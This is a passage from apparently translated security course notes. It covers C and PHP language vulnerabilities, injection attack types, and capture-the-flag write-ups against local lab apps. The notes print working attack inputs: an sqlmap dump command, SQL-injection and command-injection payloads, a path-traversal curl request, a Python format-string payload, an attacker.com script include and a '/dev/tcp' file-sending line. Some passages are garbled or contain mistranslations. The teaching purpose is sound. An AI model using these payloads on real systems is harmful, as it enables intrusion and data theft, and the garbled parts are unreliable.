There is not much to see: if we follow the QR code, we do not find any flags by inspecting the HTML code. However, going into the cookies, the only session one present is the following string:  
`ZW5jcnlwdENURntpX0g0dDNfaW5KM2M3aTBuNX0%3D`

It is a base64 string, but we need to remove the %3D, since it is currently a URL. We can then try to decode it, correctly getting the flag: `encryptCTF{i_H4t3_inJ3c7i0n5`

*Another possible solution* → involves the use of *sqlmap*, an open source tool that automatically performs injections. Here you can use the command:  
`sqlmap -u 127.0.0.1:9090/login.php --data="username=admin&password=pass&submit=submit" -p username --dump --time-sec 1 --batch --answer="crack=n`

## Lesson 9: Language Vulnerabilities/Vulnerability (Conti)

In addition to the possible vulnerabilities of the system you are using, you should definitely consider the possible vulnerabilities of the language you are using. Some functions may expose the application to threats. It is a good practice to be aware of these risks to prevent attacks.

For example, C is sort of the father of all programming languages and is considered high-level.  
A high-level language is a programming language that allows a program to be developed in a much simpler and generally independent programming context

by the computer hardware architecture, in which many things are left to the programmer (e.g., memory management (allocation/deallocation of variables)).

Several threats can be found (reference link: <https://int0x33.medium.com/day-49-common-c-code-vulnerabilities-and-mitigations-7eded437ca4a>)

Many C vulnerabilities involve buffer overflows.

Buffer overflow (or buffer overrun), in computer science, is an error condition that occurs at runtime when larger data are written to a buffer of a given size.

Memory areas set aside for buffers to hold data, when vulnerable code is written, allow an exploit to write over other important values in memory, such as instructions to be executed later by the CPU. C and C++ are susceptible to buffer overflows because they define strings as null-terminated arrays of characters, do not implicitly check bounds, and provide standard library calls for strings that do not apply bounds checking.

Memory management, in the case of C, is completely given to the programmer; this is not the case with languages such as Java, where *garbage collection* (memory management and deallocation of variables) is automatically handled.

In this regard, for example, we have:

- The `gets()` function cannot be used safely. Because of the lack of bounds checking and the inability of the calling program to reliably determine the length of the next incoming line, the use of this function allows malicious users to arbitrarily change the functionality of a running program through a buffer overflow attack. It reads infinite data characters from a stream and stores them in the string `str`

In the example, what happens if we enter more than 15 characters? → memory corruption

```
char buff[15];
int pass = 0;

printf("\n Enter the password : \n");
gets(buff);
```

- The `strcpy()` function copies characters contained in `src` to `trg` and can be easily misused, allowing malicious users to arbitrarily change the functionality of a running program through a buffer overflow attack.

In this example, what happens if we copy more than 10 characters? → memory corruption

```
1 char str1[10];
2 char str2[]="WeWantToOverwriteMemory";
3 strcpy(str1,str2);
```

Now take the example of other languages, such as PHP, which is often used in the Web context and is defined as a *dynamically typed language*, which means that the type is associated with run-time values and not with named variables, fields, and so on. This means that the programmer can write a little faster, because he does not have to specify types every time (unless he uses a statically typed language with type inference). This can sometimes be a problem.

(Reference link:

<https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09>

<https://www.php.net/manual/en/language.types.type-juggling.php>)

PHP has a function called "type juggling" or "type coercion." This means that during the comparison of variables of different types, PHP first converts them to a common, comparable type. For example, when the program compares the string "7" and the integer number 7 in the following scenario:

```
$example_int = 7

$example_str = "7"

if ($example_int == $example_str) {

    echo("PHP can compare ints and strings.")

}
```

The code will execute without error and will show "PHP can compare integers and strings." This behavior is very useful when you want the program to be flexible in handling different types of user input.

However, it is important to note that this behavior is also a major source of bugs and security vulnerabilities. For example, when PHP needs to compare the string "7 puppies" with the integer 7, PHP will try to extract the integer from the string. So the comparison will be evaluated as True.

```
("7 puppies" == 7) -> True
```

The most common way in which this particularity of PHP is exploited is by using it to bypass authentication. Thus, simply sending an integer input of 0 will successfully log you in as an administrator, since the evaluation will be True:

```
(0 == "Admin_Password") -> True
```

How to do it in practice:

1. Identify the programming language used in the application
2. Identify the version
3. Identify any libraries used
4. Check Google for vulnerabilities

## Exercises Lesson 9

1. You are given the code of a webapp. What is it hiding?
2. Because creating real pwn challs was to mainstream, we decided to focus on the development of our equation solver using OCR
3. The authors tried to protect their JS code ... is that enough to scare an attacker?

1) 50\_Slash\_Slash: Text, help and solution

Text

*You own the application.*

Free to use any resource you are given (e.g., you can have a look at the files contained in the 7z file).

In this context, I will detail all the steps unlike those who should but do not:

- Unzipping the whole folder in 7z format
- Inside, follow the link: <https://www.youtube.com/watch?v=N5vscPTWKOk&list=PL-osiE80TeTt66h8cVpmbayBKlMTuS55y&index=7> to learn how to use Python *virtual environments*. A virtual environment in Python is a tool that helps keep the dependencies required by different projects separate by creating isolated virtual environments for them.
- Applications developed with Python will often use packages and modules that are not part of the standard library. Sometimes applications need a specific version of a library, since the application may require a certain bug fix or the application may be written using an outdated version of the library interface.  
This means that it may not be possible for a Python installation to meet the requirements of each application. If application A requires version 1.0 of a particular module but application B requires version 2.0, the requirements conflict and the installation of the Version 1.0 or 2.0 does not allow an application to run.  
The solution to this problem is to create a virtual environment, a self-contained directory tree that contains a Python installation for a particular version of Python, as well as a number of additional packages.
- Therefore, it is necessary (the first four steps to skip if everything installed):
  - o Install Python → *sudo apt install python3* (for Arch: *sudo pacman -S python*)
  - o Install PIP → *sudo apt install python3-pip* (for Arch: *sudo pacman -S python-pip*)
  - o Install Virtualenv → *sudo pip install virtualenv* (for Arch: *sudo pacman -S python-virtualenv*)
  - o Install Flask → *sudo pip install flask*
  - o Move inside the *app* folder once the folder has been unzipped.
  - o Activate the present environment → *source env/bin/activate*
  - o Install the packages with *pip* included in the *requirements* file → *pip install -r requirements.txt*
  - o Once you finish using virtualenv, you use *deactivate* to exit

Aid:

- 1) If you run the application with `python application.py` you see a meme telling you are in the wrong path. If you inspect the python code, you can see that the flag is contained inside a virtual environment call. Let's go to inspect the activation file of the environment, which is contained at `./env/bin/activate`. There, you might find the FLAG.

### Attention

There could be an error like:

*Cannot import name Container from collections*

This is due, in case you use Python 3.10, to the use of a deprecated piece within the library. Python 3.9 will therefore be required.

On Arch Linux it is done like this:

- Install yay → <https://www.lffl.org/2021/01/guida-yay-arch-linux-manjaro.html>
- Install Python 3.9 → `yay python39`

On Ubuntu you do that:

```
sudo apt update
sudo apt install software-properties-common
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt install python3.9
```

Install `pip` in version 3.9

- `curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py`
- `python3.9 get-pip.py`

Use the commands to start the exercise as follows (in version 3.9 and be careful to always put `-m`)

- `python3.9 -m pip install -r requirements.txt`
- `python3.9 application.py`

### Solution

We are provided with a "7Z" file. To unzip it, follow these commands:

- `sudo apt-get install p7zip-full` (if not already present of course)
- `7za x myfile.tar.7z`
- `tar -xvf myfile.tar`

The flag is contained inside, so we have to look at it inside. If we unzip the folder, we get a folder called "app." If we inspect its interior, we can see a file called "application.py," a Flask application (one of the packages installed with Pip). We can, for example, run it; we open a terminal and type:  
`python application.py`



Even inspecting cookies, code, page or anything else, nothing useful pops up.

We then try to inspect the Python code in the folder.

As you can see, within the `application.py` script is a wheel indicating a flag beginning with `encryptCTF`:

```
https://www.youtube.com/watch?v=N5vscPTW0k&l
...
FLAG = os.getenv("FLAG", "encryptCTF{}")

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/encryptCTF', methods=["GET"])
def getflag():
    return jsonify({
        'flag': FLAG
    })

if __name__ == '__main__':
    app.run(debug=False)
```

The `getenv` call makes it clear that in the same folders as `env` we should look for comments (the name of the exercise is Slash Slash, so `//`)

Let's try to take a look at the individual files in this folder.

Let's go inspect the virtual environment activation file, which is contained in `./env/bin/activate`.  
The last line of the file has the following piece:

```
export $(echo RkxBRwo= | base64
-d)="ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlFYV9nb29k
X3Byb2dyYW1tZXJ9Cg=="
```

We can decrypt the message on the terminal, writing (shrunk for space reasons, ed.):

```
echo "ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlFYV9nb29kX3Byb2dyYW1tZXJ9Cg==" | base64 -d
```

In output we get:

```
encryptCTF{comments_&_indentations_makes_johnny_a_good_programmer}
```

## 2) Python: Text, help and solution

Here the situation changes; we have a Python file and Docker files, along with the Dockerfile configuration file.

Then, to start the exercise (moving (cd) to the folder that contains all *python* in advance):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. This window must remain open.  
(Just do it once, it stays active afterwards)
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh`

Text - Warning (Python version 3.9 required and follow the steps that masochistically have been reported)

*We are given the following description, "This is my raspberry pi at home. I have some secrets that only me can received. Do you want to try?"*

Aid:

1) This is a classic example of language vulnerability.

We need to insert an IP and a Port to do something, i.e., reach the flag. In addition, the app contains a source (see the link): if we open it, we can see a Python code. Let's copy this code in local and try to figure out what it's doing.

But first, let's try to see the output of the program. If we insert random values, and we are going to receive a message that tells that it is mandatory to insert a specific IP and PORT.

So, let's try to use as an IP 8.8.8.8 and as port 8000.

"The flag has been sent." What does it mean?

Let's go and analyze the source. First, we need, with patience, to clean the code. After that we can understand the various if-else statements.

Let's start with the GET function, where three variables are involved:

- IP : the IP that we provide;
- Port: the port that we provide;



- flag : a string containing (?) the flag.

A dictionary called `allowed` contains a restriction on the IP number, which must be 8.8.8.8

2) You need to exploit the following line:

```
return ("You have chosen IP " + ip + ", but only %(allowed_ip)s will  
receive the key\n") % allowed
```

The language vulnerability can be exploited using a smart "dictionary access"

You start the exercise by doing the following:

- Create a virtualenv → *virtualenv project*
- Move to the project folder → *cd project*
- Activate the environment present → *source bin/activate*
- Move to the *www* folder
- Run *python3.9 -m pip install flask*
- Run the application → *FLASK\_APP=chall.py python3.9 -m flask run*
- Open a browser and go to: <http://127.0.0.1:5000/>

Solution

We are given this page:

Complete the following field: [source](#)

IP:  Port:

We have to enter an IP and a port in order to do anything, that is, to reach the flag. In addition, the application

contains a *source* (see the link, the one in the purple picture): if we open it, we can see a Python code (the file *source.py*). Let's copy this locally and try to figure out what it is doing.

But first let's try to see the output of the program.

By entering any value, we will receive the following message:

You have choose IP 79.51.180.84, but only 8.8.8.8 will receive the key

So let's try using as IP 8.8.8.8 and as port a generic one, such as 8000.

SUCCESS: The flag have been sent to DST IP 8.8.8.8 and DST PORT 8000

Let's analyze the source of *chall.py* (e.g., with *cat chall.py* to read its contents or with a text editor):

```
def get():
    if request.method == 'GET':
        ip = request.args.get('ip')
        port = request.args.get('port')

        flag = open('flag.txt').readline()
        allowed = {'allowed_ip': '8.8.8.8', 'allowed_port': port, 'allowed_flag': flag}
        if ip and ip != '' and port and port != '':
            if port.isdigit():
                if ip == allowed.get('allowed_ip'):
                    subprocess.Popen('cat flag.txt > /dev/tcp/' + str(ip) + '/' + str(port), shell=True,
                                     executable='bash')
                    return ("SUCCESS: The flag have been sent to DST IP %s and DST PORT %s\n" % (ip, port))
                else:
                    return ("You have choose IP " + ip + ", but only %(allowed_ips) will receive the key\n" % allowed)
            else:
                return ("Port invalid\n")
        else:
            return ("Please choose an IP and a PORT\n")
    else:
        return ("FAIL: Method HTTP not allowed (%s)\n" % (request.method))
```

We begin with the GET function, in which three variables are involved:

- IP: the IP we provide;
- Port: the port we provide;
- flag: a string containing (?) flag.

A dictionary called *allowed* contains a restriction on the IP number, which must be 8.8.8.8.

The first IF checks that IP and Port are not empty. If not, it checks if the port is a number: if not, we get an error message.

Based on this, we obtain that:

- IP = 8.8.8.8;
- Door = any number

When this correct combination is entered, a subprocess containing the flag is opened and sent to the given IP address and port.

However, we need to focus on the else instruction generated by a wrong IP. As can be seen, the instruction returns two variables:

- Our entered IP value;
- The correct IP value (the mandatory one).

What happens is an interpolation (i.e., interpreting one or more placeholders with % of strings) of the unsafe string, as *allowed\_ip* is checked in the clear. You can see from how *allowed\_ip* was written in the else branch how we can write our string; this way, it will not be checked. In fact, this thing allows access to the values of the *allowed* dictionary (the one with the staples); in fact, the % sign also allows positional mapping within it.

With a little attention, you can see that the flag is printed at "allowed\_flag". The printout uses the format "%(allowed\_flag)s" to print the value contained in the dictionary (this is used to format it as IP).

We use this information to print the flag as seen here:

Complete the following field: [source](#)

IP:  Port:

The formatting %(allowed\_flag)s is used to exploit the dictionary mapping and thus to catch *allowed\_flag* inside the dictionary.

This returns a message (as before), but this time the IP entered shows us the flag:

You have to choose IP `INSA{Y0u_C@n_H@v3_fUN_W1Th_pYth0n}`, but only `8.8.8.8` will receive the key

In general, by sending the host `'%s'` and any valid integer as a port number, we get the whole dictionary `'allowed'`.

Side note: Python possesses a vulnerability on the `format()` function and of the `%` operator on strings, since inserting any internal flag/data allows access to other local/global variables of the running program.

<https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/>

### 3) Xoring: Text, help and solution

Here we have a set of docker files and an `index.html` file with some CSS for a website. There is no description. So, to start the exercise (moving `cd` in advance to the folder that contains all *xoring*):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. (Just do it once, it stays active afterwards).
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh` (Do not close this window once started)
- Connect to <http://127.0.0.1:2052/> by opening a browser

Aid:

1) If we try to insert random credentials we receive an error message, as expected. We can study the sources of the page, hoping to find any clue. Inside we can find a file called `"script.js"`.

However, it's not clear at all what it is doing. This is a common practice on the web, called javascript obfuscation. Let's use an online tool to obtain a clearer version.

2) If we use the value `admin` as a username, the code checks the password that we enter with a specific password (ciphered). However, our inserted password goes first through a function called `x`, with a value of 6. It seems like an encryption algorithm. Here we have two choices:

1. Hope that this is symmetric encryption;
2. Define a reversing algorithm.


### Solution

In this challenge we are asked to bypass the authentication interface, without knowing any information about the target user. However, the description says that this is not "essential." So, let's take a look at the application:

If we try to enter random credentials, we get an error message, as expected. We can study the sources of the page, hoping to find some clues. Inside we find a file called "script.js" (right-click and Debugger section or type `http://127.0.0.1:2052/script.js`):



```
1 function pasuser(form) {
2   if (form.id.value=="admin") {
3     if (x(form.pass.value, "6")==="NeAM+bh_saaES_mFlSYyUnYw*") {
4       location="success.html"
5     } else {
6       alert("Invalid password/ID")
7     }
8   } else {
9     alert("Invalid UserID")
10  }
11 }
12
13 var _0x8d99=["", "\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65", "\x6C\x65\x
14 function x(_0x9aadx2, _0x9aadx3){var _0x9aadx4=[];var _0x9aadx5= _0x8d99[0];for(
15 for(j=z=0;z<_0x9aadx2[_0x8d99[2]];z++){_0x9aadx5+=String[_0x8d99[1]](_0x9aadx
16 return _0x9aadx5}
17
```



However, it is not at all clear what it is doing. This is a common practice on the Web called JavaScript obfuscation.

Simply put, code obfuscation is a technique used to transform a simple, easy-to-read code into a new version that is deliberately difficult for both humans and machines to understand and decode. JavaScript obfuscation is a series of code transformations that turn plain, easy-to-read JS code into a modified version that is extremely difficult to understand and decode.

Unlike encryption, where a password must be provided for decryption, in JavaScript obfuscation there is no decryption key. In fact, if we encrypted JavaScript on the client side, it would be a futile effort: if we had a decryption key to provide to the browser, it could be compromised and the code could be easily accessed.

With obfuscation, on the other hand, the browser can access, read and interpret the obfuscated JavaScript code as easily as the original unobfuscated code. Although the obfuscated code looks completely different, it will generate exactly the same output in the browser.

We use an online tool (<http://jsnice.org/>) to get a clearer version.

As you can see, however, what they describe is not the complete solution; in fact, there is a piece missing, as the code is still in full hexadecimal and quite a bit unclear.

I recommend <https://deobfuscate.io/> going to check on "Rename Hex Identifiers" in such a way as to clean up the code completely. That way, you can see right away that an XOR function is in place (hence the name of the exercise).

```
function x(davesha, jesstin) {
  var quatavious = [];
  var quiriat = "";
  for (z = 1; z <= 255; z++) {
    quatavious[String.fromCharCode(z)] = z; //index each element of quatavious to z (z for 255 times)
  }
  ;
  for (j = z = 0; z < davesha.length; z++) {
    quiriat += String.fromCharCode(quatavious[davesha.substr(z, 1)] ^ quatavious[jesstin.substr(j, 1)]);
    //executes XOR of substrings "davesha" and "jesstin" in quatavious (all with z) of length 1
    j = j < jesstin.length ? j + 1 : 0; //if j is less than jesstin.length then it is worth "j+1" otherwise "0"
  }
  ;
  return quiriat; //return string quiriat
}
```

*fromCharCode()* converts Unicode characters to characters

If we use the value *admin* as the username, the code checks the entered password with a specific (encrypted) password. However, our entered password first goes through a function called *x*, with value 6. It looks like an encryption algorithm. We have two possibilities:

1. Hope that it is a symmetric encryption;
2. Define an inversion algorithm.

The first option seems faster, so we can try it. The idea is that since we know the encryption key (6), if it is symmetric we can use the same function with the encrypted password. encrypted.

Then go to the console by right-click typing: `x("_NeAM+bh_saaES_mFISYyJnYw\u001d")`,  
"6")

The output is: `"iNSA{+ThisWasSimpleYouKnow+}"`.

Reference other solution (adjusted and used because it gives the key idea of reasoning)

<https://st98.github.io/diary/posts/2017-04-10-inshack-2017.html>

```
1 'use strict';
2 /**
3  * @param {iObject} form
4  * @return {undefined}
5  */
6 function pasuser(form) {
7   if (form.id.value == "admin") {
8     if (x(form.pass.value, "6") == "\u007fNeAM+bh_saaES_mFISYyJnYw\u001d") {
9       /** @type {string} */
10      location = "success.html";
11     } else {
12       alert("Invalid password/ID");
13     }
14   } else {
15     alert("Invalid UserID");
16   }
17 }
18 /** @type {iArray} */
19 var _0x8d99 = ["", "fromCharCode", "length", "substr"];
20 /**
21  * @param {?} g
22  * @param {string} o
23  * @return {?}
24  */
25 function x(g, o) {
26   /** @type {iArray} */
27   var key = [];
28   var ret = _0x8d99[0];
29   /** @type {number} */
30   z = 1;
31   for (; z <= 255; z++) {
32     /** @type {number} */
33     key[String[_0x8d99[1]](z)] = z;
34   }
35   /** @type {number} */
36   j = z = 0;
37   for (; z < g[_0x8d99[2]]; z++) {
38     ret = ret + String[_0x8d99[1]](key[g[_0x8d99[3]](z, 1)] ^ key[o[_0x8d99[3]](j, 1)]);
39     /** @type {number} */
40     j = j < o[_0x8d99[2]] ? j + 1 : 0;
41   }
42   return ret;
43 }
44 ;
```

The key in fact to the exercise is the pair of controls:

```
if(form.id.value=="admin"){if(x(form.pass.value, "6")
```

If you exploit the XOR vulnerability of using the string value `_NeAM+bh_saaES_mFISYYu}nYw\u001d}` based on the value 6 (with `/0` representing the null value), we convert *encrypted* to UTF-8 from hexadecimal (knowing that the string below represents its value in hexadecimal and perform direct XOR with the string, taking advantage of the fact that the key is repeated being symmetric):

```
from pwn import *
from codecs import *
encrypted =
bytes.fromhex('7F4E65414D2B62685F73616145535F6D466C535959757D6E59771D7D').decode('utf-8')
print (xor(encrypted, '6\0'))
```



## Lesson 10: Injection Attacks (Accounts)

Injection attacks refer to a broad class of attack vectors. In an injection attack, an attacker provides untrusted input to a program. This input is processed by an interpreter as part of a command or query in an abnormal manner. In turn, this alters the execution of the program.

Injects are among the oldest and most dangerous attacks aimed at Web applications. They can lead to data theft, data loss, loss of data integrity, denial of service, and complete system compromise. The main reason for injection vulnerabilities is usually insufficient validation of user input.

There are different types of attacks:

- 1) *Code injection*, the attacker injects application code written in the application language. This code can be used to execute operating system commands with the privileges of the user who is running the web application. In advanced cases, the attacker can exploit additional privilege escalation vulnerabilities (misappropriation of access privileges), which can lead to complete compromise of the Web server.

```
/**
 * Get the code from a GET input
 * Example of Code Injection-
 * http://example.com/?code=phpinfo()
 */
$code = $_GET['code'];

/**
 * Unsafely evaluate the code
 * Example - phpinfo();
 */
eval("\$code;");
```

- 2) *CRLF*, The attacker injects an unexpected sequence of CRLF (Carriage Return and Line Feed) characters, characters used for EOL (end of line). This sequence is used to split an HTTP response header and write arbitrary content into the body of the response. In general, a browser sends a request to a server, whose response contains an HTTP response header and content (web page). The two elements are separated with a combination of special characters (the CRLFs, precisely); the web server uses them to figure out when the new HTTP header begins and when another one ends.

For example, the attacker injects CRLF characters into the input.

Potential impact:

- Injection of other attacks
- Disclosure of information

For example, a web server might collect logs (*log poisoning*), even inserting characters that confuse analysis systems.

- 123,123,123 - 08:15 - /index.php?page=home

If an attacker is able to perform the CRLF attack, he can falsify the contents of the logs. log contents

- /index.php?page=home&%0d%0a127.0.0.1 - 08:15-  
/index.php?page=home&restrictedaction=edit

This attack will produce two entries in the log file.

This also happens in the case of HTTP, where an attacker can inject some CRLF sequences and modify the header and http response; on the side from HTTP, a single CRLF separates start/end on the headers, a double CRLF separates all the headers from the body. In this way, modifying to example the *Location* header, we redirect to a certain site.

- 3) *Cross-site Scripting (XSS)*, are a type of injection in which malicious scripts are injected into otherwise benign and trustworthy Web sites. XSS attacks occur when an attacker uses a Web application to send malicious code, usually in the form of browser-side scripts, to another end user. The flaws that allow these attacks to succeed are quite widespread and occur anywhere a Web application uses a user's input within the output it generates without validating or coding it. Typically these are JavaScript codes, executed in the victim's browser and occur when a victim visits the web application. The page is the vehicle for the attack itself (e.g., forums, message boards, web pages with comments). This can happen in the case of sites with reviews (Amazon-like); the data being sent as HTML, knowing that a server can execute a certain data, particularly for a certain user, by modifying the metadata sent.

For example, a browser might have a function that shows the last published comment, available in the database

```
print "<html>"
print "<h1>NewestComment</h1>" print
database.latestComment
print "</html>"
```

- the programmer's assumption is that this should contain only text
- A malicious user could inject the following:  
`<script>doSomethingEvil();</script>.`
- The server will provide the following HTML code:  
`<html>`  
`<h1>Most recent comment</h1>`  
`<script>doSomethingEvil();</script>.`  
`</html>`
- when the victim loads the content, the script will be executed

One way to be able to avoid these attacks are synchronizing tokens, which are secured by sending a given server side the validity of the data (thus, an attacker will not be able to have this info if it is not inside the server) or secure cookies (SameSite), which specify security policies.

- 4) *E-mail header injection*, Several web pages implement contact forms In most cases, these contact forms set headers. These headers are interpreted by the e-mail library of the Web server.
- a. transformed into resulting SMTP commands
  - b. processed by the SMTP server
- A malicious user might be able to introduce additional headers into the message
- 5) *Host header injection*, usually a web server hosts several web applications (also known as virtual hosts), that is, several web applications in the same IP. The host header specifies which website or web application should process an HTTP request in entry. The host header sends the request to the correct application. Most web servers are configured to pass unrecognized host header To the first virtual host in the list. You can send HTTP requests with arbitrary headers to the first virtual host.

Host headers are common in PHP applications. For example, an unsafe use is the following:

```
o <script src="http://<?php echo _SERVER['HOST'] ?>/script.js">
```

An example of injection is as follows:

```
o <script src="http://attacker.com/script.js">
```

This will redirect the victim to a malicious web application.

- 6) *OS Command injection*, injection of operating system commands with users executing application privileges

For example, a PHP application can execute a *ping* (connection) command to a given IP address

```
<?php
$address = $_GET["address"];
$output = shell_exec("ping -n 3 $address");
echo "<pre>$output</pre>"
?>
```

The request is made via a GET request → Parameter name: address

A malicious user could request the following, showing ping and the list of files

present in the directory → <http://example.com/ping.php?address=8.8.8.8%26ls>

- 7) *SQL Injection*, the attacker injects SQL statements that can read or modify database data. In the case of advanced SQL Injection attacks, the attacker can use SQL commands to write arbitrary files to the server and even execute operating system commands. This can lead to the complete compromise of the system. For example, given a database with credentials:

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']
# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND
password='" + passwd + "'"
# Execute the SQL statement
database.execute(sql)
```

The query always returns True if a malicious user injects the following password:

```
o 'password' OR 1=1
```

I include a useful link to understand the reasoning used for SQL Injection; for example, we exploit the conditions always true "1=1" or the comment ' .

Good inclusive link: <https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/>

These vulnerabilities can be carved out through an RFID (Radio Frequency Identification Access Card). One attack can be with the Man in the Middle. A MITM attack against an RFID system uses a hardware device to capture and decode the RFID signal between the victim's card and a card reader. The malicious device then decodes the information and transmits it to the attacker so that he can reproduce the code and gain access to the building. Often this hardware device is battery-powered and is simply placed on top of the legitimate card reader. When a user swipes their RFID card over the reader, the attacker's device copies the signals for use

next by an attacker and allows signals to go to the reader so that a user will not become suspicious if a door suddenly seems inaccessible.

Another example of a MITM attack involves placing a small hardware device in line with the card reader and controller, which is responsible for validating the credentials read by the card reader. A controller connects to the access control server and stores a copy of the valid cards in its internal memory.

## Exercises Lesson 10

1. Welcome to fun with flags.
2. Because creating real pwn challs was to mainstream, we decided to focus on the development of our equation solver using OCR.
3. "I have been told that the best crackers in the world can do this under 60 minutes, but unfortunately I need someone who can do this under 60 seconds."
4. I know my contract number is stored somewhere on this interface, but I can't find it and this is the only available page! Please have a look and get this info for me!

1) Flags: Text, aids and solution

### Text

#### *# Description*

*Welcome to fun with flags.*

*Flag is at /flag*

Aid:

1) The description says that the flag is at './flag'. However, it seems that the file is not found.

Maybe it is just a wrong path, can you change it?

2) Be careful, there is a sanitization that you need to bypass!

```
$lang = str_replace('..', '', $lang);
```

Then, to start the exercise (moving (cd) in advance to the folder that contains all *flags*):

- `chmod -R +rx ./`
- `sudo dockerd` (In a terminal window separate from that of the following commands; just do it once and you need to leave the window open)
- `sudo docker-compose up`
- Go to <http://127.0.0.1:1235/>

### Solution

The website prints the following PHP:

```
<?php
highlight_file( FILE );
$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
$lang = explode(',', $lang)[0];
$lang = str_replace('..', '', $lang);
$c = file_get_contents("flags/$lang");
if (!$c) $c = file_get_contents("flags/ot");
echo "<img src='data:image/jpeg;base64,' . base64_encode($c) . '>';
```

**Warning:** file\_get\_contents(flags/en-GB): failed to open stream: No such file or directory in /var/www/html/index.php on line 6

**Warning:** file\_get\_contents(flags/ot): failed to open stream: No such file or directory in /var/www/html/index.php on line 7



The description says that the flag is located in './flag'.

Let's focus on the third line: `$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';`.


This is to accept the language or send 'ot'

The variable `$lang` is assigned via the HTML header called Accept-Language. Then, depending on the language, the string is split with `$lang = explode(',', $lang)[0];` and the first token is taken (`explode` renders a string as an array).

In `$lang = str_replace('.../', '', $lang);` there is a string sanctification, where the pattern '...' within the variable `$lang` is replaced with ''. So, the code attempts to open the flag in that specific language. To find the flag we need to go back to the parent directory. As in *bash*, to go to the parent directory we need to type '...' but, to escape the sanctification process, we can type the following ' //'. How many times? The idea is that, since it is a link in Base64, we are dealing with a link multiple of 4. Knowing that an escape is made every pair of ".../", then, the idea is to inject a link that allows access to all the PHP code by getting to the flag, being inside the same folder.

Moving to *flag*:

```
curl -H "Accept-Language: ....//....//....//. ....//flag"
http://127.0.0.1:1235/ -s && echo
```



```
;(?!</span><span style="color: #0000BB">$c</span><span style="color: #007700">)&nbsp;</span><span style="color: #0000BB">$c&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">file_
get_contents</span><span style="color: #007700">(</span><span style="color: #DD0000">"flags/ot"</span><span style="color: #007700">)<br />&nbsp;</span><span style="color: #DD0000">'&lt;img&nbsp;<span style="color: #007700">)&nbsp;</span><span style="color: #007700">.&nbsp;</span><span style="color: #0000BB">base64_encode</span><span style="color: #007700">(</span><span style="color: #0000BB">$c</span><span style="color: #007700">)&nbsp;</span><span style="color: #DD0000">'&gt;</span><span style="color: #007700">)<br /><br /></span>
</code>
[archlinux@archlinux2022 flags]$ python
Python 3.10.8 (main, Nov 1 2022, 14:18:21) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.decodebytes(b"MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=")
...
KeyboardInterrupt
>>> base64.decodebytes(b"MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=")
b'35c3_this_flag_is_the_be5t_fl4g\n'
>>>
```

Writing *python* on the console, enter the following command pair:

```
>>> import base64
>>> base64.decodebytes(b "MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=")
b'35c3_this_flag_is_the_be5t_fl4g\n'
```

Alternative solution: <https://blog.wantedlink.de/?p=10627>

## 2) OCR: Aids and Solution

Then, to start the exercise (moving (cd) in the quote to the folder that contains all *ocr*):

- `chmod -R +rx ./`
- In another terminal window (different from the following commands) → `sudo dockerd`  
This will activate the Docker daemon. (Just do it once, it stays active afterwards).
- `sudo ./docker_build.sh`
- `sudo ./docker_run.sh`

- Open a browser and go to <http://127.0.0.1:5000/>

Aid:

1) You can see the actual python code available.

If you inspect the webpage, you can find that there is a "debug" page at: 127.0.0.1:5000/debug

